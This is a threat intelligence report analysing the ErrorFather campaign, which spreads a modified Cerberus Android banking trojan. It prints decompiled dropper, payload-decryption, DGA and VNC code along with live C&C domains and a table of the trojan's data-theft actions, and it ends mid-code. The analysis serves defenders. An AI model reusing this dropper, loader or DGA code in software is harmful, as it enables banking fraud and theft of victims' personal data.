ErrorFather's Cerberus: Amplifying Cyber Threats

Published: 2024-10-14 · Archived: 2026-04-05 18:02:14 UTC


Cyble Uncovers ErrorFather Campaign Utilizing Undetected Cerberus Android Trojan Payload to Target Android Users.

Key Takeaways

- Cyble Research and Intelligence Labs (CRIL) identified a campaign called “ErrorFather” that utilized an undetected Cerberus Android Banking Trojan payload.
- ErrorFather employs a sophisticated infection chain involving multiple stages (session-based droppers, native libraries, and encrypted payloads), complicating detection and removal efforts.
- The campaign ramped up in activity in September and October 2024, with more samples and ongoing campaigns suggesting active targeting and scaling by the Threat Actors (TAs) behind the ErrorFather campaign.
- The final payload employs keylogging, overlay attacks, VNC, and Domain Generation Algorithm (DGA) to perform malicious activities.
- ErrorFather’s incorporation of a Domain Generation Algorithm (DGA) ensures resilience by enabling dynamic C&C server updates, keeping the malware operational even if primary servers are taken down.
- The campaign highlights how repurposed malware from leaks can continue to pose significant threats years after its original appearance.

Overview

The Cerberus Android Banking Trojan initially emerged in 2019 and was available for rent on underground forums. It gained notoriety for its ability to target financial and social media apps by exploiting the Accessibility service, using overlay attacks, and incorporating VNC and keylogging features. Its widespread reach made it one of the most well-known banking trojans at the time.



In 2020, following the leak of Cerberus’ source code, a new variant called “Alien” appeared, leveraging Cerberus’ codebase. Then, in 2021, another banking trojan called “ERMAC” surfaced, also building on Cerberus’ code and targeting over 450 financial and social media apps.

At the beginning of 2024, a new threat known as the Phoenix Android Banking Trojan was discovered. Claiming to be a fresh botnet, Phoenix was found being sold on underground forums. However, it was identified as yet another fork of Cerberus, utilizing its exact source code, whereas Alien and ERMAC had introduced some modifications.

Cyble Research and Intelligence Labs (CRIL) recently uncovered several malicious samples posing as Chrome and Play Store apps. These samples use a multi-stage dropper to deploy a banking trojan payload, which was found to be leveraging the Cerberus Banking Trojan.

The identified sample "0c27ec44ad5333b4440fbe235428ee58f623a878baefe08f2dcdad62ad5ffce7" acts as a first-stage dropper application that drops and installs the final-signed.apk from assets, communicates with a Telegram Bot URL, and sends the device model, brand, and API version.




Figure 1 – First-stage malware connecting to Telegram Bot URL

The Telegram Bot ID corresponds to the ErrorFather Bot, as shown in the figure below. Given the bot's name and the recent updates to this variant (covered in the Technical Analysis section), we are referring to this campaign as ErrorFather.




Figure 2 – ErrorFather Telegram bot

We have identified approximately 15 samples related to the ErrorFather campaign, including session-based droppers and their associated payloads. The first sample was detected in mid-September 2024, followed by a noticeable increase in samples during the first week of October 2024, with an active Command and Control (C&C) server suggesting ongoing campaigns.




Figure 3 – Samples related to the ErrorFather campaign

The following section provides a technical analysis of the Cerberus malware used by the ErrorFather Campaign.

Technical Details

Multi-staged dropper

The primary APK is a session-based dropper that contains a second-stage APK file named “final-signed.apk” within the Assets folder. It uses the Google Play Store icon and employs a session-based installation technique to install the APK from the assets, bypassing restricted settings.

```
public final File c() {
    File file = new File(getCacheDir(), "final-signed.apk");
    try {
        InputStream open = getAssets().open("final-signed.apk");
        FileOutputStream fileOutputStream = new FileOutputStream(file);
        byte[] bArr = new byte[1024];
        while (true) {
            int read = open.read(bArr);
            if (read > 0) {
                fileOutputStream.write(bArr, 0, read);
            } else {
                fileOutputStream.close();
                open.close();
                return file;
            }
        }
    } catch (IOException e2) {
        b("kopyalama metodunda hata: " + e2.toString());
        e2.printStackTrace();
        return null;
    }
}

public final void d(File file, String str) {
    PackageInstaller.SessionParams sessionParams = new PackageInstaller.SessionParams(1);
    PackageInstaller packageInstaller = getPackageManager().getPackageInstaller();
    try {
        sessionParams.setAppPackageName(str);
        PackageInstaller.Session openSession = packageInstaller.openSession(packageInstaller.createSession(sessionParams));
        try {
            FileInputStream fileInputStream = new FileInputStream(file);
            try {
                OutputStream openWrite = openSession.openWrite("base.apk", 0L, file.length());
                byte[] bArr = new byte[65536];
                while (true) {
                    int read = fileInputStream.read(bArr);
                    if (read == -1) {
                        break;
```

Figure 4 – Session-based dropper

The second-stage dropper, “final-signed.apk,” has a manifest file that requests dangerous permissions and services, but the code implementation is missing, indicating that the malware is packed. It includes a native file, “libmcfae.so,” which is

immediately loaded after installation to decrypt and execute the final payload.

```
package boondocks.sketch;

import android.app.Application;
import android.content.Context;
import android.content.res.AssetManager;

/* loaded from: classes.dex */
public class vynng extends Application {
    static {
        System.loadLibrary("mcfae");
    }

    private native void hjwejyct(AssetManager assetManager, Context context);

    @Override // android.app.Application
    public final void onCreate() {
        super.onCreate();
        hjwejyct(getAssets(), getApplicationContext());
    }
}
```

Figure 5 – Second-stage dropper loading native file

The native file is responsible for handling the final payload. It uses the encrypted file “rbyypivsnw.png,” obtains the AES key and initialization vector (IV), performs decryption, and loads the “decrypted.dex” file at the location /data/data/suds.expend.affiliate.rising/code_cache/, as illustrated in the figure below.

```
lVar2 = AAssetManager_fromJava(jHbv5pWqk1Sv,xGMVElohJG72);
if ((lVar2 != 0) && (lVar2 = AAssetManager_open(lVar2,"rbyypivsnw.png",3), lVar2 != 0)) {
  __size = AAsset_getLength(lVar2);
  pzmgezgfyitp = (uint8_t *)malloc(__size);
  if (pzmgezgfyitp == (uint8_t *)0x0) {
    AAsset_close(lVar2);
  }
  else {
    AAsset_read(lVar2,pzmgezgfyitp,__size);
    wInW8numZlo3(pzmgezgfyitp, size,
                 "/data/data/suds.expend.affiliate.rising/code_cache/decrypted.dex");
    iVar1 = chmod("/data/data/suds.expend.affiliate.rising/code_cache/decrypted.dex",0x124);
    if (iVar1 == 0) {
      pvVar3 = (*(*jHbv5pWqk1Sv)->GetObjectClass)(jHbv5pWqk1Sv,ir3MetzYOoyq);
      p_Var4 = (*(*jHbv5pWqk1Sv)->GetMethodID)
                         (jHbv5pWqk1Sv,pvVar3,"getClassLoader","()Ljava/lang/ClassLoader;");
      ZnRFOOahGkW5 = (*(*jHbv5pWqk1Sv)->CallObjectMethod)(jHbv5pWqk1Sv,ir3MetzYOoyq,p_Var4);
      pvVar3 = (*(*jHbv5pWqk1Sv)->FindClass)(jHbv5pWqk1Sv,"dalvik/system/DexClassLoader");
      if (pvVar3 == (jclass)0x0) {
        free(pzmgezgfyitp);
        AAsset_close(lVar2);
      }
      else {
        p_Var4 = (*(*jHbv5pWqk1Sv)->GetMethodID)
                           (jHbv5pWqk1Sv,pvVar3,"<init>",
                            "(Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/Cla
                            ssLoader;)V"
                           );
        if (p_Var4 == (jmethodID)0x0) {
          free(pzmgezgfyitp);
          AAsset_close(lVar2);
```

```
lVar2 = *(long *)(in_FS_OFFSET + 0x28);
yomrlbmadpqx("/data/data/com.example.poison/files/");
__s = fopen(outputFile,"wb");
if (__s != (FILE *)0x0) {
  __memcpy_chk(AES_KEY + 0x18,pzmgezgfyitp,0x10,0x10);
  memset(ctx.Iv + 8,0,0x41);
  aihkkhuxxgyx((char *)(ctx.Iv + 8));
  knurvctypplo((char *)(ctx.Iv + 8),local_48);
  AES_init_ctx_iv((AES_ctx *)local_158,local_48,AES_KEY + 0x18);
  bytesLeft = 0;
  __ptr = malloc(0x40000);
  sStack_268 = 0;
  for (fguzyuezsfkj = (uint8_t *)(drjllccpuxjv - 0x10); (uint8_t *)0x10 < fguzyuezsfkj;
       fguzyuezsfkj = fguzyuezsfkj + -0x10) {
    AES_CBC_decrypt_buffer((AES_ctx *)local_158,pzmgezgfyitp + bytesLeft + 0x10,0x10);
    __memcpy_chk((long)__ptr + sStack_268,pzmgezgfyitp + bytesLeft + 0x10,0x10,0xffffffffffffffff)
    ;
    sStack_268 = sStack_268 + 0x10;
    if (0x3ffff < sStack_268) {
      fwrite(__ptr,1,sStack_268,__s);
      sStack_268 = 0;
    }
    bytesLeft = bytesLeft + 0x10;
  }
  if (fguzyuezsfkj != (uint8_t *)0x0) {
    AES_CBC_decrypt_buffer((AES_ctx *)local_158,pzmgezgfyitp + bytesLeft + 0x10,0x10);
    bVar1 = pzmgezgfyitp[bytesLeft + 0x1f];
    if ((bVar1 == 0) || (0x10 < bVar1)) {
      __memcpy_chk((long)__ptr + sStack_268,pzmgezgfyitp + bytesLeft + 0x10,0x10,
                   0xffffffffffffffff);
      sStack_268 = sStack_268 + 0x10;
```

Figure 6 – Third-stage dropper loading final payload

The decrypted.dex file is the final payload, containing malicious functionalities such as keylogging, overlay attacks, VNC, PII collection, and the use of a Domain Generation Algorithm (DGA) to create a Command and Control (C&C) server. Notably, when submitted to VirusTotal, the decrypted.dex file was not flagged by any antivirus engine.





Figure 7 – Zero detection

Leveraging Cerberus code

Based on the detection count, initially, we suspected it to be a fresh banking trojan, but upon deeper analysis of the final payload, we discovered significant code similarities with Cerberus. The TA behind the ErrorFather campaign had modified

variable names, used more obfuscation, and reorganized the code, effectively evading detection despite Cerberus being identified in 2019.



```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="statusVnc">0</string>
    <string name="GamePlay">0</string>
    <string name="connectGates">http://cmscrocospain.shop,http://cmsspain.homes,http://cmsspain.lol,http://cmsspain.shop,</string>
    <string name="Dalaman"></string>
    <string name="DefaultMessageManager">com.android.messaging</string>
    <string name="img_68b8339e81552c2cc861d2"></string>
    <string name="DeviceBox"></string>
    <string name="accessibilityPage">0</string>
    <string name="app_inject"></string>
    <string name="unSleep">0</string>
    <string name="listPrimeService"></string>
    <string name="blockService">1</string>
    <string name="activeInj"></string>
    <string name="devAlarm">0</string>
    <string name="device_width">1080</string>
    <string name="CheckBrics">0</string>
    <string name="statusHvnc">0</string>
    <string name="AutoPress">1</string>
    <string name="StartGetFile"></string>
    <string name="ErrorWatch"></string>
    <string name="KylServc">0</string>
    <string name="GoodBye">0</string>
    <string name="ws_Start">0</string>
    <string name="deviceSms">0</string>
    <string name="LOGAUTH"></string>
    <string name="turkeyService">1</string>
    <string name="slService">0</string>
    <string name="PrimeService">null</string>
    <string name="Teacher">39</string>
    <string name="statusBlack">0</string>
    <string name="PageArrayName">68b8339e81552c2cc861d2</string>
    <string name="deviceLock">0</string>
    <string name="devAccKey">0</string>
    <string name="comeautget">0</string>
    <string name="socialSettings">66fec9024458f</string>
    <string name="killYouKids"></string>
    <string name="device_height">1920</string>
    <string name="registerID">ft1ul84u9zlj</string>
    <string name="UpdatePagePutin"></string>
    <string name="statusWs">0</string>
    <string name="listAppX"></string>
    <string name="sdkQsms">suds.expend.affiliate.rising.FDocqudUZcKnbIofY.eFtIvmaejGrNyTIGvwZKfsST</string>
    <string name="PoisonConnect">http://cmsspain.homes</string>
    <string name="68b8339e81552c2cc861d2"></string>
    <string name="StreetManga">Erdogan</string>
    <string name="listSaveLogsInjection"></string>
    <string name="contacts"></string>
</map>
```


Figure 8 – ErrorFather's shared preference settings containing common keys and following a similar structure as Cerberus

Comparing the Cerberus sample and the more recent Phoenix botnet, we noticed changes in this recent variant of Cerberus used in the ErrorFather campaign, particularly in its C&C structure. These differences suggest that the identified sample is a distinct malware variant.

Use of DGA

We observed the malware retrieving list of C&C servers using two methods. First, after installation and establishing a connection with the main C&C server, referred to by the TA as "PoisonConnect," the malware receives a list of four additional C&C servers. It then stores these in the "ConnectGates" shared preferences setting, as shown in the figure below.




Figure 9 – Malware receiving C&C server list

```
    <string name="GamePlay">0</string>
    <string name="connectGates">http://cmscrocospain.shop,http://cmsspain.homes,http://cmsspain.lol,
http://cmsspain.shop,</string>
    <string name="Dalaman">0</string>
    <string name="DeviceBox"></string>
```

Figure 10 – Received list of C&C server saved to Shared Preference

We observed a slight variation in the C&C communication. Samples from the ErrorFather campaign solely use RC4 encryption to send a full JSON payload, including the action type. In contrast, earlier Cerberus samples utilized Base64 encoding combined with RC4, with the action type sent unencrypted via separate parameters. The figure below illustrates the C&C communication for both the ErrorFather campaign and the earlier Cerberus samples.

Figure 11 – C&C communication of ErrorFather (left) and earlier Cerberus samples (Right)

Second, the malware incorporates a DGA (Domain Generation Algorithm) that utilizes the Istanbul timezone to obtain the current date and time. It then generates MD5 and passes the digest to SHA-1 hash, appending one of four extensions: “.click”, “.com”, “.homes”, and “.net”. These generated domains are stored in the same “ConnectGates” setting. The figure below demonstrates the DGA used in the ErrorFather campaign.




Figure 12 – DGA used in the ErrorFather campaign

```
SimpleDateFormat simpleDateFormat = new SimpleDateFormat("yyyy-MM-dd");
Calendar calendar = Calendar.getInstance();
calendar.setTimeZone(TimeZone.getTimeZone("Europe/Istanbul"));
try {
    byte[] digest = MessageDigest.getInstance("MD5").digest((simpleDateFormat.format(calendar.getTime()) + "POPzGV4oox").getBytes());
    StringBuilder sb2 = new StringBuilder();
    for (byte b2 : digest) {
        String hexString = Integer.toHexString(b2 & 255);
        if (hexString.length() == 1) {
            sb2.append("0");
        }
        sb2.append(hexString);
    }
    try {
        byte[] digest2 = MessageDigest.getInstance("SHA-1").digest(sb2.toString().getBytes());
        StringBuilder sb3 = new StringBuilder();
        for (byte b3 : digest2) {
            String hexString2 = Integer.toHexString(b3 & 255);
            if (hexString2.length() == 1) {
                sb3.append("0");
            }
            sb3.append(hexString2);
        }
        String substring = sb3.toString().substring(sb.length() - 15);
        String[] strArr2 = {substring + ".click", substring + ".com", substring + ".homes", substring + ".net"};
        if (b.f857b == null) {
            SharedPreferences sharedPreferences = context.getSharedPreferences("SharedFiles", 0);
            b.f857b = sharedPreferences;
            sharedPreferences.edit();
        }
        HashSet hashSet = new HashSet(Arrays.asList(b.f857b.getString("connectGates", null).split(",")));
        StringBuilder sb4 = new StringBuilder();
        for (int i2 = 0; i2 < 4; i2++) {
            String str3 = strArr2[i2];
            if (!hashSet.contains("http://" + str3)) {
                hashSet.add("http://" + str3);
            }
        }
```

Figure 13 – DGA code

The figure below illustrates the malware connecting to domains generated by a DGA when the primary C&C server is unavailable.




Figure 14 – Malware connecting to the domains generated by DGA

In 2022, Alien was observed similarly implementing a DGA process. However, unlike the ErrorFather campaign, it did not maintain a list of domains, used only the ".xyz" extension, and did not rely on a specific timezone.

Actions used by malware

The TA has renamed the “Actions” to “Types,” as shown in Figure 11. These renamed types indicate the actions performed by the malware and the expected commands from the C&C server. Upon analysis, we observed that the actions carried out by this malware closely resemble those seen in earlier Cerberus variants, with the primary difference being the renaming of action identifiers. Below is a comprehensive list of actions performed by the malware.

Type of action	**Description**
checkAppList	Send the list of installed application package names
getFile	Sends the target application package name to receive the HTML injection file
getResponse	Retrieve the server’s response, and if it is “ok”, store the application log in the shared preferences file.
PrimeService	This action is used to send key logs of targeted application.
getBox	This action is used to send SMSs from the infected device.
fa2prime	Not Implemented
prContact	Used to send contacts to the server
listAppX	This action is similar to the “checkAppList” function, where the malware stores the list of installed application package names based on a command from the server; otherwise, the list remains empty. It will then send the list of installed application package names using this action name.
slService	Sends Accessibility logs
ErrorWatch	Sends error logs using this action type
device_status	Sends device status related to WebSocket connection
image	Sends captured images as a part of the VNC function
traverse	Sends accessibility node information
CheckDomain	This action is sent by DGA generated domain to validate domain
RegisterUser	Registers device and receives registration ID, it is similar to bot ID
CheckUser	Sends setting information and checks whether the user is registered or not

VNC implementation using MediaProjection

During our malware analysis, we identified two keywords related to VNC: “StatusVNC” and “StatusHVNC.” While HVNC implementation is absent in this campaign, it was previously present in the Phoenix botnet, a fork of Cerberus. VNC functionality is implemented using MediaProjection, along with a WebSocket connection to continuously transmit screen images and receive VNC actions from the Websocket response to interact with the device.

```
if (lPvTXQiIUVMjaiJwIeGuST) {
    return;
}
String lpyynlnyoxvu = this.LzEfUgVwLRorogkZSPloaqKnyBIWBkg.lpyynlnyoxvu(this, this.bkrsYxVJVbeCwhlatmpqE.ojLLrEgRBfSdPiUVke);
kLlmgsigvXviYCnHDF kllmgsigvxviycnhdf = this.bkrsYxVJVbeCwhlatmpqE;
String replaceFirst = lpyynlnyoxvu.replaceFirst(kllmgsigvxviycnhdf.ZDthWedGpaeJcDYHCWYTGyMQO, kllmgsigvxviycnhdf.lKAFxKHfsNgdacqAOPQhaicrhSmVcCWDfQ);
OkHttpClient build = new OkHttpClient.Builder().readTimeout(OL, TimeUnit.MILLISECONDS).build();
Request.Builder builder = new Request.Builder();
hOETbjqJOGYvXQiuqBpSYz = build.newWebSocket(builder.url(this.bkrsYxVJVbeCwhlatmpqE.zkwxdTScgmWycPTGCKzOecAwBduHdL + replaceFirst + this.bkrsYxVJVbeCwhlatmpqE.VzoyAAaDTSCz
    @Override // okhttp3.WebSocketListener
    public void onClosed(WebSocket webSocket, int i, String str) {
        boolean unused = CkJgHsVepNoEkvguhVON.lPvTXQiIUVMjaiJwIeGuST = false;
        CkJgHsVepNoEkvguhVON.this.dnmxosfrltbidi();
    }

    @Override // okhttp3.WebSocketListener
    public void onClosing(WebSocket webSocket, int i, String str) {
        boolean unused = CkJgHsVepNoEkvguhVON.lPvTXQiIUVMjaiJwIeGuST = false;
        CkJgHsVepNoEkvguhVON.this.LzEfUgVwLRorogkZSPloaqKnyBIWBkg.xzuwrtsivdxnydvhrvmwh(CkJgHsVepNoEkvguhVON.this.getApplicationContext(), CkJgHsVepNoEkvguhVON.this.bkrsY
    }

    @Override // okhttp3.WebSocketListener
    public void onFailure(WebSocket webSocket, Throwable th, Response response) {
        boolean unused = CkJgHsVepNoEkvguhVON.lPvTXQiIUVMjaiJwIeGuST = false;
        CkJgHsVepNoEkvguhVON.this.dnmxosfrltbidi();
    }

    @Override // okhttp3.WebSocketListener
    public void onMessage(WebSocket webSocket, String str) {
        try {
            JSONObject jSONObject = new JSONObject(str);
